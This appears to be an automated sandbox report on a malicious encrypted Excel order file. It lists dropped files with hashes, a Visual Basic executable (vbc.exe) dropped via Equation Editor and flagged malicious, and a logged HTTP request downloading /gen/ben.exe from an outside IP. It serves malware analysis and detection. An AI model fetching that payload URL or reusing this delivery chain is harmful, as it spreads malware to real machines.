Preview:	.....JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\40DEFBB.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	.....JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4C6453A6.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93..".....~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....l"t.. J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ...,'...P..D.P....\...@.qh....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^\.{...9.3..c..8=.....2p[q....I\.....7...}....x].%.....f|'..~.?..H .X.M.9...JH$l&.....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5A2636F.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5A2636F.jpeg

Preview:

......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)========================
=========================......{...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij
stuvwxyz..w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc
defghijstuvwxyz...?..Z(...
(...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\67539073.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false

Preview:

......JFIF.................................... .... !....!..!) ..&.".#1!&)+... "383-7(-.-...........-...------0--------+------------------+-------------........M.."..E......................!.
..1A"Q.aq..2B..#R..3b...$r..C......4DSTcs..Q.A...........?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T...
(.YX.St.@r..ca...|5.2...*..%..R.A67.........{....X.;...4.D.o'..R...sV8....rJm....2Est-.......U.@......|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h.
P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l......1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P........aY.....S.R.....Y...(D.|..10.......... ..l..|F...E9*...RU:.P...p$.'......2.s.-....a&.@..P.....m....
......L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\74DB69FF.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.812374168060382
Encrypted:	false
SSDEEP:	3072:034UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:W4UcLe0JOcXuunhqcS
MD5:	92CA5B4EC2C61E958C0BD5B74E5E18FD
SHA1:	8B5B7EB1EC282AFCF9E970E33909911D2499EE15
SHA-256:	B852F9D4B6A896CE49017C4EB095508861A9223A8A9F28B6BBE4614DE3BD1476
SHA-512:	ADF1B8F42061D382C5EEBDAA71636E1A449350F8464D86F2965E06446D617B7E6C54D3E52AE5B32763DFBDB013C18A9B8BF9227D5CD0739BBCABCA97BDC6D 97
Malicious:	false

Preview:

....l..........................m>...!.. EMF........(...\K..hC..F...,... ...EMF+.@.................X...X...F...\...P...EMF+"@..........@.........$@..........0@............?
!@..........@..%..........%..................................R...p..............................@."C.a.l.i.b.r.i...Y$...H._..f.Y.@..
%...$._.h._......._.L._.RQ$[.._..._.....4._..._.Q[.._..._. ...Id.Y.._..._. ....d.Y.......................................%...X...%...7..................{$.................C.a.l.i.b.r.i..........X._.X....._.
.._..8.Y........dv......%..........%..........%..........!............................."..........%..........%..........%..........T...T.........................@.E.@...........L.......................P... .C.6...F...$.
......EMF+*@..$.........?..........?.........@..........@.........*@..$.........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\88345337.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false

Preview:

......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)========================
=========================......{...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij
stuvwxyz..w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc
defghijstuvwxyz...?..Z(...
(...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A60727D8.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A60727D8.png	
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k.....pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ...".....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p....`.|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\..K..P.q.....?>..fd.`w*..y..|y.,.....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:..D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J.+.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B2B446A4.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg...L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY\|..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~.....(W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B546FBF4.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7788
Entropy (8bit):	5.524734683987759
Encrypted:	false
SSDEEP:	96:w/gyEVhCHOvlJaX1/0qMfZoL/GuoOfaDda/ZbjsSZdb3Cim3n+KeXI:wYyEVdTrZuloOSGZboS/C93n+KuI
MD5:	D0D0B33D13AD63FE1E09F956A6A07781
SHA1:	72E1733CB4896917575F9F29BA48BBF9B354E1AB
SHA-256:	CAAAEA90D88A8B96864076DD213B5C538C6DC9A7E71871ED20F0440CA8097C31
SHA-512:	2F6C06ADCB811528194540BC0E9675E0DA27C5946410A94A3572169F53FF6A3DD606E51DDC3D23EC17627741CA0539C31212208490C669E46915F989D56831B5
Malicious:	false
Preview:	....l...).....u...<...../..... EMF....l.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.I.....6.).X.....d.....P.....p....\.....p.....<5.u..p....`.p.z..$y.w.B.....w....$.....d.....4....^.p.....^.p.=...B.....-.....<.w.....<.9u.Z.v....X.n.....z.....vdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(.... .....HD>^JHCcNJFfNJFiPMHlRPJoTPLrWQLvYRPxZUR{]XP~]WS.^ZS.`[T.c\U.e^U.e]W.g`Y.hbY.j`Y.ib\.ld].kd].nd^.nf^.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BCB557BA.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BCB557BA.jpeg

SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E
Malicious:	false

Preview:

......JFIF...) ..(...!1!%)-.....383,7(..,..........+...7++++-+++++++++++++++---++++++++-+++++++++++++++++..........".................................
.....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5...?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt.
..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[l..-......
.$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y....
..1.b.0U...5.oi.\.LH1.f....sl................f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DD94195D.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false

Preview:

......JFIF............C...C...r...."...}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E42F23CC.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false

Preview:

.PNG........IHDR...6...........>(....sRGB.........gAMA......a.....pHYs..........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$oI.e7....U...... ....>n~&..._..._.rg...
.L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.l.)."[`.f.X.u.n.;........._h.(.u|0a.....].R.z...2......GJY
|\..+b...{>vU.....i...........w+.p...X..._.V.-z..s..U..cR..g^..X.......6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G........~.o3.....z....m6...sN.0..;/....Y..H..o............~........
(W.`...S.t......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......}....3%..|j.....b.r7.O!F...c'......$...)....|O.CK...._......Nv....q.t3l.,. ....vD.-..o..k.w.....X...-
C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ED5BDC81.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ED5BDC81.png	
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. .. .. ..H(.....I..H..H..H..4..c.I.E.B.$@.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E....._2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o...;'..\.}.....|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{. .@].....

C:\Users\user\Desktop\~$new order no. Hc511 for sept.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	6.856294769172108
Encrypted:	false
SSDEEP:	1536:pPZofiqowwrfmHQbo8WutIgP1a06aO6QqnOLLOgsm0s/g9CuLwJN8SCImz:w4wWps4agd+qYnvIbLwP8dImz
MD5:	652E9A32D7FDC6783BC63C097D8ACF74
SHA1:	E3879E6A4F9A60CAE459690C28B4EB0B3B452957
SHA-256:	9A61D81097E2AD10AA0065980D204EAFEFBF7CD089E774B878C69607E211A0DB
SHA-512:	7360F84059440734FC4B4E7AEBCE472C55A8EED75CB38D09759DC9A6850413D7470706431303BBD9ADAC410FA0ED955BC798D2E0310E46AFA3E278FBFF0F858
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 16%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.....D.....=.....Rich.....PE..L.....J.....P.....t.... .....@.....(.....).....(... .....0.....text..... ..`.data..... .....@....rsrc....).....0.....@..@...I.....MSVBVM60.DLL.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.988155275730794
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	new order no. Hc511 for sept.xlsx
File size:	602008
MD5:	10522a9c4f1f52b4fe31456e03133b43
SHA1:	f78da793ab620c213e55e33ecdfe689f780eb910
SHA256:	342d93a58f17297d9de1ab5dbe0f23298f1cb7e2622d581 6208ce5ef11579984
SHA512:	aacecfd6b206fcb6e3c58f1cd3b79846f59e04cca31634e cd9ca55242c063a837e134eaaa1dee048e798cff94384d3 e011ee3248d66b1362a238a0f072a7e6af
SSDEEP:	12288:B5i5jAvhpr6sZRjblH9QWxCG+xxeL3GBWijzFTf Nw5HoqQ:Bwx6ZlpbJ9QPpxxcGBnjzdNw5H4

General

File Content Preview:	.....>..... .....{..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 172.245.26.190

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	172.245.26.190	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 20:58:57.192261934 CEST	0	OUT	GET /gen/ben.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 172.245.26.190 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
